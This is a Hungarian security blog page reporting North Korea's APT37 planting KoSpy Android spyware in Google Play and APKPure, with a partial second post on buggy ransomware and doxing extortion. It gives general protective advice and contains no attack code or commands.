
Homokszem a gépezetben

2025. március 13. 13:17 - Csizmazia Darab István [Rambo]

Sajnos sokan még 2025-ben sem gondolják úgy, hogy egy androidos telefonon olyan nélkülözhetetlen felszereltség legyen a vírusvédelem, mint a gépkocsikon az indexlámpa. Időnként az alapos átvizsgálás és karbantartás ellenére hosszabb-rövidebb, de **inkább rövidebb időre bekerülhetnek kártékony appok a Google hivatalos alkalmazás piacterére is.**


Ilyen megtévesztő esetekről már itt a blogon is írtunk kismilliószor, például a felkapott játékok, hasznos alkalmazások rengeteg megjelenő hasonmás klónjainak kapcsán.

Vagy pedig a 2023-ban a Google Play áruházban leleplezett Signal Plus Messenger és FlyGram nevű trójai alkalmazásokkal kapcsolatban, amelyek kémkedtek a felhasználók után, minden telefonon tárolt adatukhoz hozzáférhettek.




Ezúttal az észak-koreai APT37 (aka ScarCruft) nevű kártékony programokat terjesztő csoport hallatott magáról, ugyanis kiderült, hogy a Google Play kínálatába és az APKPure alkalmazásboltba bekerültek olyan hamis segédprogramnak (fájlkezelőnek, biztonsági eszközöknek, szoftverfrissítőknek) tűnő alkalmazások, amelyek elsősorban koreai és angol anyanyelvű felhasználókat céloztak meg.

A 2024. márciusában felfedezett rosszindulatú KoSpy nevű új androidos kémprogram vélhetően egy folyamatos fejlesztés eredménye, és ijesztően alapos munkát végez észrevétlenül a háttérben.



A kémkedés, adatlopás során a következők történnek: **az SMS üzenetek és hívásnaplók lehallgatása, az áldozat valós idejű GPS-helyzetének nyomkövetése, a helyben tárolt felhasználói fájlok írása/olvasása, hangrögzítés a telefon mikrofonján keresztül, a készülék kamerájával fényképek és videók rögzítése, képernyőkép (screenshot) készítése a felhasználó eszközének kijelzőjéről, és az elmaradhatatlan billentyű leütés naplózó is a kémprogram része.**

A szakértők szerint **a kártékony alkalmazások szinte mindegyike trójai volt, azaz az eredetileg ígért funkciókat is elvégezte a rejtett kémkedés mellett, kivétel a Kakao Security névre hallgató alkalmazás, amely gyakorlatilag használhatatlan volt, csak egy kamu rendszerablakot jelenített meg.**



Azt már a hamis FedEx csomagküldéses sztoriból is megtanulhattuk, hogy **érdemes óvatosan bánni az ismeretlen alkalmazások engedélykéréseivel, ez egy nagy intő jel és tipikusan olyan gyenge pont, aminél sok gyanútlan felhasználó elvérzik.**

Időközben a rosszindulatú alkalmazásokat már eltávolították a Google Playről és az APKPure-ról is, de a telepített kártevőt a felhasználóknak manuálisan kell eltávolítaniuk, és **érdemes lehet egy alapos átvizsgálást is elvégezni, hogy a fertőzés esetleges maradványait kiirtsák eszközeikről**. Problémás esetben a gyári beállítások visszaállítására is szükség lehet.

A védekezés/megelőzés témakört is sokszor körbesétáltuk már, két korábbi alapos összefoglalót mindenesetre ismét belinkelünk a rend kedvéért.

A Hogyan szúrjunk ki gyanús android appokat részletekbe menően leírja, mire érdemes gyelni, illetve a Replikák támadása pedig a kártékony hasonmás appok elkerülésére ad hasznos tanácsokat.

Szólj hozzá!
Címkék: telefon észak-korea trójai android app kémprogram adatlopás mobileszköz apt37 kospy

Ajánlott bejegyzések:

[Hamis KeePass program terjeszt zsarolóvírust]

[Fontos vagy nekem]

[Replikák támadása]

[Futottak még helyett jelentős mennyiség]

[Állásajánlat vagy mégsem?] [Állásajánlat vagy mégsem?]

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Megmondalak … az apukámnak!


2025. március 18. 15:09 - Csizmazia Darab István [Rambo]

A zsarolás, a ransomware különféle fajtái és megjelenési formái sajnos szinte beépültek a mindennapi életünkbe. Annyi támadással találkozunk, hogy mára mindenki tudja már, **mivel és hogyan fenyegetnek bennünket a bűnözői csoportok.**



A know-how is egyre fejlődik, sőt a sikeres újításokat rendre beépítik az egyre újabb szereplők, például a doxing, azaz az adatlopással kombinált zsarolóvírus támadás manapság már mainstreamnek számít. **Érdekes, rendellenes, szokatlan fejlemények időnként azért előfordulnak, és egyediségük okán címlapokra kerülnek.**

Ilyen furcsa történés volt például azoknak a hibásan megírt ransomware programoknak az előfordulása, amelyeknél valamilyen programozási hiba miatt még váltságdíj fizetés esetén sem volt lehetséges az elveszett adatok helyreállítása.




Ezek egyike például a 2015-ös **Power Worm zsarolóvírus, amely ugyan az adatokért cserébe 2 Bitcoint kért, viszont a benne szereplő programozási hiba következtében az elkódolás során végleges, jóvátehetetlen adatvesztés** következett be a felhasználóknál.

De hasonlóan kellemetlen tapasztalatot szerezhettek az áldozatok **2016-ban az eredetileg a GitHubról származó RANSOM_CRYPTEAR.B egyik átiratával, az úgynevezett "Hidden Tear"** ransomwarrel is, ahogy 2017-ben pedig **a BTCware/ Nuclear esetén ugyancsak programozási hibából adódóan a 10 MB feletti**

állományoknál egyáltalán nem működött a helyreállító kulcs, így ott is garantált volt az adatvesztés.


A megmondalak kezdetű sor a doxing alapesetében először az a fenyegetés volt, hogy ha nem fizet valaki azért, mert vissza akarja kapni a letitkosított adatait például azért mert volt mentése, akkor amiatt követelték a váltságdíjat, hogy az ellopott bizalmas adatokat ne töltsék fel publikusan a netre.

Ami **egyrészt kellemetlen, amiatt hogy kiszivárognak a titkok a nagy világ és a versenytársak számára, emellett a címlapokra kerülő incidens miatt bezuhannak a részvényárak, de másrészt benne volt a fenyegetés, hogy az így kikerülő személyes adatok miatt kinézhet a megtámadott szervezetnek akár egy combos GDPR bírság is.**



